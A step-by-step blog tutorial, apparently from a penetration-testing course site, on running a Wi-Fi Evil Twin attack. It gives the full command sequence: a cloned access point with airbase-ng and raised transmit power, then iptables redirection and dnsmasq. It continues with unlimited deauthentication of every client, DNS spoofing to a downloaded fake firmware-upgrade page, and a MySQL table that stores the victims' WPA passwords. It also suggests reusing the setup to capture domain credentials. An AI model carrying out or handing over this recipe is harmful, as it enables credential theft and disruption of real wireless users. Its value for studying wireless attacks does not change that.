**DEFINITION**A fraudulent wireless access point masquerading as a legitimate AP

Evil Twin Attack’s sole purpose is to eavesdrop on WiFi users to steal personal or corporate information without user’s knowledge.

We will not be using any automated script, rather we will understand the concept and perform it manually so that you can make your own script to automate the task and make it simple and usable on low-end devices.

Let’s begin now!

Enhance your Penetration testing skills with [rootsh3ll Labs – Penetration Testing Professional Course](https://rootsh3ll.com/rootsh3ll-labs-penetration-testing-professional/). It’s a fully practical, lab based course that gives you on-demand virtual environments to sharpen your pentest skills. [Click here](https://rootsh3ll.com/rootsh3ll-labs-penetration-testing-professional/) to learn more about the course description

**Evil Twin Attack Methodology**

**Step 1**: Attacker scans the air for the target access point information. Information like SSID name, Channel number, MAC Address.

He then uses that information to create an access point with the same characteristics, hence Evil Twin Attack.

**Step 2**: Clients on the legitimate AP are repeatedly disconnected, forcing them to connect to the fraudulent access point.

**Step 3**: As soon as the client is connected to the fake access point, S/he may start browsing the Internet.

**Step 4**: Client opens up a browser window and sees a web administrator warning saying “**Enter WPA password to download and upgrade the router firmware**”

**Step 5**: The moment client enters the password, s/he will be redirected to a loading page and the password is stored in the MySQL database of the attacker machine. The persistent storage and active deauthentication make the Evil Twin attack automated.

An attacker can also abuse this automation by simply changing the webpage.

Imagine the same WPA2 password warning is replaced by “Enter domain credentials to access network resources”. The fake AP will be up all time and storing legitimate credentials in persistent storage.

I’ve discussed it in my [Captive Portal Guide](https://rootsh3ll.com/captive-portal-guide/). Where I demonstrate how an attacker can hack domain credentials without having a user to open a webpage. Just connecting the WiFi can take a WiFi user to our webpage, automatically.

A WiFi user could be using Android, iOS, a MacOS or a windows laptop. Almost every device is susceptible to it.

but for now, I’ll show you how the attack works with lesser complications.

**Prerequisites**

Below is the following list of hardware and software used in creating this article. Use any hardware of your choice until it supports the software you’d be using.

**Hardware used:**

* A Laptop (4GB RAM, Intel i5 processor)
* [Alfa AWUS036NH 1W](https://www.amazon.com/gp/product/B0035APGP6/ref=as_li_tl?ie=UTF8&camp=1789&creative=9325&creativeASIN=B0035APGP6&linkCode=as2&tag=rootsh3ll-20&linkId=TPDQMOM3DGQSHAKY) wireless adapter
* [Huawei 3G WiFi dongle](https://amzn.to/1Nli3qs) for Internet connection to the Kali Virtual Machine

**Software Used**

* [VMWare Workstation/Fusion 2019](https://rootsh3ll.com/rwsps-installing-and-configuring-kali-linux-ch1pt1/)
* [Kali Linux 2019](https://rootsh3ll.com/rwsps-installing-and-configuring-kali-linux-ch1pt2/) (Attacker)
* Airmon-ng, airodump-ng, airbase-ng, and aireplay-ng
* DNSmasq
* Iptables
* Apache, mysql
* Firefox web browser on Ubuntu 16.10 (Victim)

**Installing required tools**

So far we have [aircrack-ng suite of tools](https://rootsh3ll.com/rwsps-wpa2-cracking-aircrack-ng-dictionary-attack-ch3pt4/" \t "_blank), apache, mysql, iptables pre-installed in our [Kali Linux virtual machine](https://rootsh3ll.com/rwsps-installing-and-configuring-kali-linux-ch1pt1/).

We just need to install dnsmasq for IP address allocation to the client.

**Install *dnsmasq* in Kali Linux**

Type in terminal:

apt-get update

apt-get install dnsmasq -y

This will update the cache and install latest version of dhcp server in your Kali Linux box.

Now all the required tools are installed. We need to configure apache and the dhcp server so that the access point will allocate the IP address to the client/victim and the client would be able to access our webpage remotely.

Now we will define the IP range and the subnet mask for the DHCP server.

**Configure dnsmasq**

Create a configuration file for dnsmasq using vim or your favorite text editor and add the following code.

sudo vi ~/Desktop/dnsmasq.conf

~/Desktop/dnsmasq.conf

interface=**at0** # **wlan0** with hostapd, **at0** with airbase-ng

dhcp-range=10.0.0.10,10.0.0.250,12h

dhcp-option=3,10.0.0.1

dhcp-option=6,10.0.0.1

server=8.8.8.8

log-queries

log-dhcp

listen-address=127.0.0.1

Save and exit. Use your desired name for **.conf** file.

***Pro Tip***: Replace **at0** with **wlan0** *everywhere* when hostapd is used for creating an access point

**Parameter Breakdown**

**dhcp-range=10.0.0.10,10.0.0.250,12h**: Client IP address will range from 10.0.0.10 to 10.0.0.250 and default lease time is 12 hours.

**dhcp-option=3,10.0.0.1**: 3 is code for Default Gateway followed by IP of D.G i.e. 10.0.0.1

**dhcp-option=6,10.0.0.1**: 6 for DNS Server followed by IP address

(**Optional**) Resolve airmon-ng and Network Manager Conflict

Before enabling monitor mode on the wireless card let’s fix the airmon-ng and network-manager conflict forever.

So that we don’t need to kill the network-manager or disconnect any network connection before putting the wireless adapter into monitor mode as we used to run airmon-ng check kill every time we need to start WiFi pentest.

Open network manager’s configuration file and put the MAC address of the device you want network-manager to stop managing:

vim /etc/NetworkManager/NetworkManager.conf

Now add the following at the end of the file

[keyfile]

unmanaged-devices:mac=**AA:BB:CC:DD:EE:FF**, **A2:B2:C2:D2:E2:F2**

Now that you have edited the **NetworkManager.conf** file you should have no conflicts with *airmon-ng* in Kali Linux

We are ready to begin now.


**Put wireless adapter into monitor mode**

Bring up the wireless interface

ifconfig wlan0 up # Yours could be wlan1, wlan2 etc


airmon-ng start wlan0

Putting the card in monitor mode will show a similar output



Now our card is in monitor mode without any issues with network manager. You can simply start monitoring the air with command

airodump-ng wlan0mon



As soon your target AP appears in the airodump-ng output window press CTRL+C and note these three things in a text editor: vi info.txt



**Set tx-power of alfa card to max: 1000mW**

tx-power stands for transmission power. By default it is set to 20dBm(Decibel metre) or 100mW.

tx-power in mW increases 10 times with every 10 dBm. See the [dBm to mW table](http://www.cpcstech.com/dbm-to-watt-conversion-information.htm).

If your country is set to US while installation. then your card should operate on 30 dBm(1000 mW)

ifconfig wlan0mon down # Bring down the interface

iw reg set US # Set region to be US

ifconfig wlan0mon up # Bring the interface up

iwconfig wlan0mon # Check tx-power, should be 30 dBm

If you are thinking about why we need to change the region to operate our card at 1000mW. Here is why

Because different countries have a different legal allowance of Wireless devices at certain power and frequency. That is why Linux distribution has this information built in and you need to change your region to allow yourself to operate at that frequency and power.


Motive of powering up the card is that when creating the hotspot you do not have any need to be near to the victim. victim device will automatically connect to the device with higher signal strength even if it isn’t physically near.

**Start Evil Twin Attack**

Begin the Evil Twin attack using airbase-ng:

airbase-ng -e "rootsh3ll" -c 1 wlan0mon

By default, airbase-ng creates a tap interface(at0) as the wired interface for bridging/routing the network traffic via the rogue access point. you can see it using ifconfig at0 command.



For the at0 to allocate IP address we need to assign an IP range to itself first.

**Allocate IP and Subnet Mask**

ifconfig at0 10.0.0.1 up

**Note**: The Class A IP address, 10.0.0.1, matches the *dhcp-option* parameter of dnsmasq.conf file. Which means at0 will act as the default gateway under dnsmasq

Now we will use our default Internet-facing interface, eth0, to route all the traffic from the client through it.

In other words, allowing the victim to access the internet and allowing ourselves(attacker) to sniff that traffic.

For that, we will use *iptables* utility to set a firewall rule to route all the traffic through at0 exclusively.

You will get similar output if using VM

**Enable NAT  by setting Firewall rules in iptables**

Enter the following commands to set-up an actual NAT:

iptables --flush

iptables --table nat --append POSTROUTING --out-interface **eth0** -j MASQUERADE

iptables --append FORWARD --in-interface **at0** -j ACCEPT

iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 10.0.0.1:80

iptables -t nat -A POSTROUTING -j MASQUERADE

Make sure you enter correct interface for –out-interface. *eth0* here is the upstream interface where we want to send out packets, coming from at0 interface(rogue AP). Rest is fine.

After entering the above command if you are willing to provide Internet access to the victim just enable routing using the command below

**Enable IP forwarding**

echo 1 > /proc/sys/net/ipv4/ip\_forward

Entering “1” in the ip\_forward file will tell the system to enable the rules defined in the IPtables and start forwarding traffic(if any). 0 stand for disabling. Although rules will remain defined until the next reboot.

We will put it 0 for this attack, as we are not providing internet access before we get the WPA password.

We will now start the dhcp server to allow fake AP to allocate an IP address to the clients.

First, we need to tell dhcp server the location of the file we created earlier, which defines IP class, subnet mask, and range of the network.

**Start dhcpd Listener**

Type in terminal:

dnsmasq -C ~/Desktop/dnsmasq.conf -d

Here **-C** stands for *Configuration file* and **-d** stands for daemon mode

as soon as victim connects you should see similar output for dnsmasq Terminal window  
[ **dnsmasq** ]

dnsmasq: started, version 2.76 cachesize 150

dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua TFTP conntrack ipset auth DNSSEC loop-detect inotify

dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.250, lease time 12h

dnsmasq: using nameserver 8.8.8.8#53

dnsmasq: reading /etc/resolv.conf

dnsmasq: using nameserver 8.8.8.8#53

dnsmasq: using nameserver 192.168.74.2#53

dnsmasq: read /etc/hosts - 5 addresses

dnsmasq-dhcp: 1673205542 available DHCP range: 10.0.0.10 -- 10.0.0.250

dnsmasq-dhcp: 1673205542 client provides name: rootsh3ll-iPhone

dnsmasq-dhcp: 1673205542 DHCPDISCOVER(at0) 2c:33:61:3d:c4:2e

dnsmasq-dhcp: 1673205542 tags: at0

dnsmasq-dhcp: 1673205542 DHCPOFFER(at0) 10.0.0.247 2c:33:61:3a:c4:2f

dnsmasq-dhcp: 1673205542 requested options: 1:netmask, 121:classless-static-route, 3:router,

**<-----------------------------------------SNIP----------------------------------------->**

dnsmasq-dhcp: 1673205542 available DHCP range: 10.0.0.10 -- 10.0.0.250

In case you are facing any issue regarding dhcp server, just kill the currently running DHCP processes

killall dnsmasq dhcpd isc-dhcp-server

and run dnsmasq again. It should work now.

**Start the Services**

Now start the dhcp server, apache and MySQL inline

/etc/init.d/apache2 start

/etc/init.d/mysql start

We have our Evil Twin attack vector up and working perfectly. Now we need to set up our fake webpage in action so that victim will see the webpage while browsing and enter the passphrase which s/he uses for his/her access point.

**Download Rogue AP Configuration Files**

wget **https://cdn.rootsh3ll.com/u/20180724181033/Rogue\_AP.zip**

and simply enter the following command in Terminal

unzip rogue\_AP.zip -d /var/www/html/

This command will extract the contents of rogue\_AP.zip file and copy them to the apache’s HTML directory so that when the victim opens the browser s/he will automatically be redirected to the default index.HTML webpage.

Now to store the credentials entered by the victim in the HTML page, we need an SQL database.

you will see a **dbconnect.php** file for that, but to be in effect you need a database created already so that the *dbconnect.php* will reflect the changes in the DB.

Open terminal and type:

* mysql -u root -p


Create a new user fakeap and password fakeap As you cannot execute MySQL queries from PHP being a root user since version 5.7

* create user fakeap@localhost identified by 'fakeap';

now create database and table as defined in the dbconnect.php

* create database rogue\_AP;
* use rogue\_AP;
* create table wpa\_keys(password1 varchar(32), password2 varchar(32));

It should go like this:

Grant fakeap all the permissions on rogue\_AP Database:

* grant all privileges on rogue\_AP.\* to 'fakeap'@'localhost';

Exit and log in using new user


* mysql -u fakeap -p

Select rogue\_AP database

* use rogue\_AP;

Insert a test value in the table

* insert into wpa\_keys(password1, password2) values ("testpass", "testpass");
* select \* from wpa\_keys;



Note that both the values are same here, that means password and confirmation password should be the same.

Evil Twin attack is now ready, however, you’d need to wait for the client to connect and see the credential coming.

In some cases, your client might already be connected to the original AP. You need to disconnect the client forcefully using aireplay-ng utility.

This is called a deauthentication attack. Attacker sends carefully crafted packets with the BSSID of the Access Point in the air telling every client to de-authenticate. Connected clients honor the command and disconnect themselves.


The attack may be targeted as well by including the target’s MAC address with additional -c parameter in the command line.

Syntax: aireplay-ng --deauth 0  -a <**BSSID**> <**Interface**>

aireplay-ng --deauth 0 -a FC:DD:55:08:4F:C2 wlan0mon

--deauth 0: Unlimited de-authentication requests. Limit the request by entering natural numbers.

We are using 0 so that every client will disconnect from that specific BSSID and connect to our AP as it is of the same name as of real AP and also open type access point.



As soon as a client connects to your AP you will see activity in the airbase-ng terminal window like this

Now to simulate the client side I am using Ubuntu machine connected via WiFi and using a Firefox web browser to illustrate the attack.

Victim can now access the Internet. You can do 2 things at this stage:

1. Sniff the client traffic
2. Redirect all the traffic to the fake AP page

and that’s what we wanna do. Redirect the client to our fake AP page.


Just run this command:

dnsspoof -i at0

It will redirect all HTTP traffic coming from the at0 interface.


Not HTTPS traffic, due to the built-in list of HSTS web sites. You can’t redirect HTPS traffic without getting an SSL/TLS error on the victim’s machine.

When victim tries to access any website([google.com](https://www.google.com/) in this case), s/he will see this page which tell the victim to enter the password to download and upgrade the firmware



Here I am entering “iamrootsh3ll” as the password that I (Victim) think is his/her AP’s password.


As soon as the victim presses [**ENTER**] s/he will see this



Now coming back to attacker side. You need to check in the MySQL database for the stored passwords.

Just type the previously used command in the **mySQL** terminal window and see whether a new update is there or not.

After simulating I checked the mySQL DB and here is the output



and that’s how an attacker successfully executes an Evil Twin Attack.

You now have the WPA2 passphrase in plaintext. You may close all the terminal windows and connect back to the real AP to check whether the password is correct or victim was him/herself was a hacker and tricked you!

Although an attacker doesn’t need to perform an Evil Twin Attack to grab the victim. He can also create a random free open WiFi (imagine, Starbucks) to attract the victim on his AP and start pentesting.